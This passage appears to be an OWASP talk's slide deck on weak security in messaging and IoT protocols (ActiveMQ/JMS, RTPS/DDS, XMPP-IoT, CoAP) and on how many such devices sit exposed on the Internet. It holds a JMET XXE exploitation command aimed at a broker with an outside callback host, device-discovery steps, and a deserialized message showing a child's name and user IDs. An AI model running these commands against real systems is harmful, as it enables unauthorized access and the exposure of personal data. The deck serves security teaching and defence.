queue://jms.socialSetUserLocation
queue://socialContentChangeQueue
queue://jms.messagePushNotification
queue://socialShareDeleteQue
queue://ActiveMQ.DLQ
...

Listing topics...
topic://socialRefreshLocalCache
topic://$SYS.broker.version
topic://socialRefreshWorkcellMedleCache
topic://mediaDelViewCache
...

Consuming queues...
DEST: queue://messagePushNotification | MSG:

[+] Message Size: 1.5 kB Type: ObjectMessage/
"com.divx.service.model.notification.MessageArgu....o.C....Z..isBroadcastI..
messageCategoryL..audioReviewt..Ljava/lang/String;L..audioReviewTypet..3Lcom/divx/
service/model/BaseTypeSocial$eReviewType;L.breakpointq.~..L.deviceTypet..Ljava/lang
/Integer;L.homeworkScoreq.~..L..isDott..Ljava/lang/Boolean;L..nArgut.
Lcom/divx/service/model/msg/NoticeArgu;L.scoreAutoq.~..L..scoreFlowerq.~..L..
```

ObjectMessage

what does it mean?

An **ObjectMessage** object is used to send a message that contains a **serializable object in the Java programming language** ("Java object").

JavaDoc

Java object deserialization

- **To read the payload** you need:
 1. Java
 2. Java classes of all the DTOs (exact versions)
- That's the theory, but you could also try to:
 - **Mimic Java deserialization** process
 - **Iterate through the class hierarchy**
 - **Project fields** to a set of key/value pairs (e.g. JSON)

Java object deserialization

Luckily there are tools that scrape as much as possible from the serialized payloads, e.g. **python-javaobj library** 

```
# file deser.py
import javaobj
from pprint import pprint

with open("object.ser", "rb") as fd:
    jobj = fd.read()

pobj = javaobj.loads(jobj)
pprint(vars(pobj))
```

```
$ python deser.py
{
    'annotations': [],
    'audioReview': None,
    'audioReviewType': None,
    'bookType': None,
    'breakpoint': None,
    'classdesc': [com.divx.service.model.notification.MessageArgu:...],
    'combined': None,
    'content': 'Thomas完成假期作业第21天录音作业，请注意查看',
    'contentId': None,
    'contentType': None,
    'deviceType': None,
    'dotType': None,
    'groupId': 178535,
    'homeworkScore': None,
    'instId': 11966,
    'isBroadcast': False,
    'isDot': False,
    'messageCategory': 30009,
    'nArgu': <javaobj:com.divx.service.model.msg.NoticeArgu>,
    'scoreAuto': None,
    'scoreFlower': None,
    'scoreTeacher': None,
    'senderId': 266014,
    'snapshotUrl': None,
    'textReview': None,
    'userIds': [263330]
}
```

Dead Letter Queues

*If you have **sensitive data** that could possibly end up on this queue, you **do not want** unauthorized users to retrieve this data.*




IBM MQ

Tools

- Check the broker vendor
- XXE exploitation: **matthiaskaiser/JMET** 
(9 supported JMS libraries)

```
java -jar jmet.jar
-Q event -I ActiveMQ
-X http://192.168.85.148:8081
hackme.org 61616
```

RTPS/DDS



RTPS/DDS

- 4 UDP ports for each participant by default
 - **Discovery multicast:** UDP/7400
 - **User multicast:** UDP/7401
 - **Discovery unicast:** $UDP/7410 = PB(7400) + 10 + 2 * ID(0)$
 - **User unicast:** $UDP/7411 = PB(7400) + 11 + 2 * ID(0)$
- This sums to UDP port range 7400-7649 for domain id 0 with maximum participants.

RTPS/DDS Autodiscovery

- Useful during information gathering
- Cleartext fields include:
 - App vendor + version
 - dds.sys_info (hostname, pid, username, ...)
 - IPs, sockets, including SHMEM interface
- To subscribe/publish, I just need to join the same partition/topic

```
    ▼ PID_VENDOR_ID
        parameterId: PID_VENDOR_ID (0x0016)
        parameterLength: 4
        vendorId: 01.01 (Real-Time Innovations, Inc. - Connext DDS)
    ▼ PID_PRODUCT_VERSION
        parameterId: PID_PRODUCT_VERSION (0x8000)
        parameterLength: 4
        ▶ Product version: 6.0.0.0
    ▼ PID_PROPERTY_LIST (7 properties)
        parameterId: PID_PROPERTY_LIST (0x0059)
        parameterLength: 396
        ▼ Property List
            ▼ Property Name: dds.sys_info.hostname
                Value: dullahan
            ▼ Property Name: dds.sys_info.process_id
                Value: 14694
            ▼ Property Name: dds.sys_info.username
                Value: stuchl4n3k
            ▼ Property Name: dds.sys_info.executable_filepath
                Value: /usr/lib/jvm/java-8-oracle/jre/bin/java
            ▼ Property Name: dds.sys_info.target
                Value: x64Linux2.6gcc4.4.5
            ▼ Property Name: dds.sys_info.creation_timestamp
                Value: 2019-01-17 14:54:39Z
            ▼ Property Name: dds.sys_info.execution_timestamp
                Value: 2019-01-17 14:54:39Z
        ▶ PID_DEFAULT_UNICAST_LOCATOR (LOCATOR_KIND_UDPV4, 192.168.0.12:32161)
        ▶ PID_DEFAULT_UNICAST_LOCATOR (LOCATOR_KIND_SHMEM, HostId = 0x1bebad11, Port = 32161)
        ▶ PID_METATRAFFIC_UNICAST_LOCATOR (LOCATOR_KIND_UDPV4, 192.168.0.12:32160)
        ▶ PID_METATRAFFIC_UNICAST_LOCATOR (LOCATOR_KIND_SHMEM, HostId = 0x1bebad11, Port = 32160)
        ▶ PID_METATRAFFIC_MULTICAST_LOCATOR (LOCATOR_KIND_UDPV4, 239.255.0.1:32150)
```

What is Out There?


- military systems
- wind farms
- hospital integration
- medical imaging
- asset-tracking systems
- automotive test and safety systems
- Little help from Shodan/nmap builtin scripts.

Securing RTPS

- **Threats:**
 - Autodiscovery obviously
 - Unauthorized subscription/publication (= r/w access)
 - Eavesdropping+MITM attacks
- **Securing:**
 - Service plugins:
Authentication/Access control/Cryptography
 - Shared CA + certified identity & permissions
 - Security performance overhead according to
`rtiperftest`: 1 % - 41 %


XMPP-IoT aka sensors on Jabber

- **XMPP/Jabber** started in late 90s
(client-server architecture for IM)
- Open-Source **XML based protocol** with
async/federation/P2P pattern support



XMPP-IoT aka sensors on Jabber

- PDU = **Stanza** (message, iq, presence)
- **IEEE standardization** attempts for IoT resulted in several XEPs describing concepts like:
 - sensor data, provisioning, secure account creation, discovery



```
--> <iq type='get'  
      from='client@clayster.com/amr'  
      to='device@clayster.com'  
      id='S0001'>  
    <req xmlns='urn:xmpp:iot:sensordata' seqnr='1' momentary='true' />  
</iq>
```

```
<-- <iq type='result'  
      from='device@clayster.com'  
      to='client@clayster.com/amr'  
      id='S0001'>  
  <accepted xmlns='urn:xmpp:iot:sensordata' seqnr='1' />  
</iq>  
  
<-- <message from='device@clayster.com'  
          to='client@clayster.com/amr'>  
  <fields xmlns='urn:xmpp:iot:sensordata' seqnr='1' done='true'>  
    <node nodeId='Device01'>  
      <timestamp value='2013-03-07T16:24:30'>  
        <numeric name='Temperature' momentary='true' automaticReadout='true' value='23.4' unit='°C' />  
        <numeric name='load level' momentary='true' automaticReadout='true' value='75' unit='%' />  
      </timestamp>  
    </node>  
  </fields>  
</message>
```

What is Out There?

Dig through XMPP
servers and look for
xmpp:iot in **xmlns**



Security?


- TLS, E2E support
- SASL Authentication support
- Server certificate support

CoAP

- RFC 7252 **Constrained Application Protocol**
- Intended for **low-power** computers or **unreliable networks**
- **Similar to HTTP**, but binary protocol
 - with **payloads** usually in **plaintext/JSON**
- Default port is **UDP/5683**

CoAP discovery

- **CoAP banners** won't disappoint you!



CoAP Resources:
/.well-known/core
/sensorData
title: Publish Sensor Data

- **/.well-known/core** is a core feature which
“lists all device capabilities”

CoAP tools

Tooling is available, e.g. **coap-shell** (Java) 

```
$ java -jar coap-shell-1.0.7.jar
/ _ _ / _ _ / _ | / _ \ / _ / / _ _ / _ _ / _ /
/ / _ / _ \ _ / _ | / _ / _ \ _ \ _ \ _ \ _ \ _ ) / /
\ _ \ _ \ _ / _ / _ | / _ / _ / _ / _ / _ / _ / _ /
CoAP Shell (v1.0.7)
For assistance hit TAB or type "help".
```

```
server-unknown:>connect coap://coap.hackme.org  
available
```

coap://coap.hackme.org:>discover

What is Out There?

- over **600k devices** (60 % RU, 38 % China)
- **QLC Chain** (blockchain-based mobile NaaS in China)
- IoT sensors



What is Out There?



What is Out There?

- **ZyXEL** is a home router producer located in RU
- "Keenetic" series targeted on Russia/Ukraine market only
- **NDM systems** provision these with firmware and "**cloud capabilities**"
- These **expose CoAP server** for some reason
- Shodan **port:5683 coop /ndm** yields almost **400k devices**, 96 % in Russia

Security?

- Previous findings:
 - **IP spoofing**
 - **DDoS** attacks with **amp. factor of 34** on average
- Securing:
 - Device tokens
 - DTLS (TinyDTLS)
 - OSCORE (deals with application layer protection on CoAP proxies)

Take aways

- **Messaging is everywhere** from DIY IoT sensors to enterprise machinery in fintech
- A lot of devices **exposed to public Internet**
- Common features:
 - **No encryption** by default
 - No authentication or **default login**
 - Gained access = **R+W**
 - Not production ready with **default configuration**
 - **Performance** on the expense of security

thank you OWASP folks!



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slides <https://bit.ly/30vR2ip>



Resources and links

kazoo: <https://github.com/python-zk/kazoo>

kafkacat: <https://github.com/edenhill/kafkacat>

zk-resolve-nodes.py: <https://github.com/stuchl4n3k/kafka-toolbox>

kafkafind.sh: <https://github.com/stuchl4n3k/kafka-toolbox>

cottontail: <https://github.com/QKaiser/cottontail>

gyyporama: <https://www.reddit.com/user/gyyp/>

Hacking the CAN bus:

<https://medium.com/@autti/hacking-the-can-bus-an-example-with-climate-change-54e98d15af87>

This is Fine - the game: <https://smashynick.itch.io>thisisfine>

python-javaobj: <https://github.com/tcalmant/python-javaobj>

jmet: <https://github.com/matthiaskaiser/jmet>

RTPS security/performance overhead: https://ruffsl.github.io/IROS2018_SR0S2_Tutorial/

coap-shell.jar: <https://github.com/tzolov/coap-shell>

ThingsBoard: <https://thingsboard.io>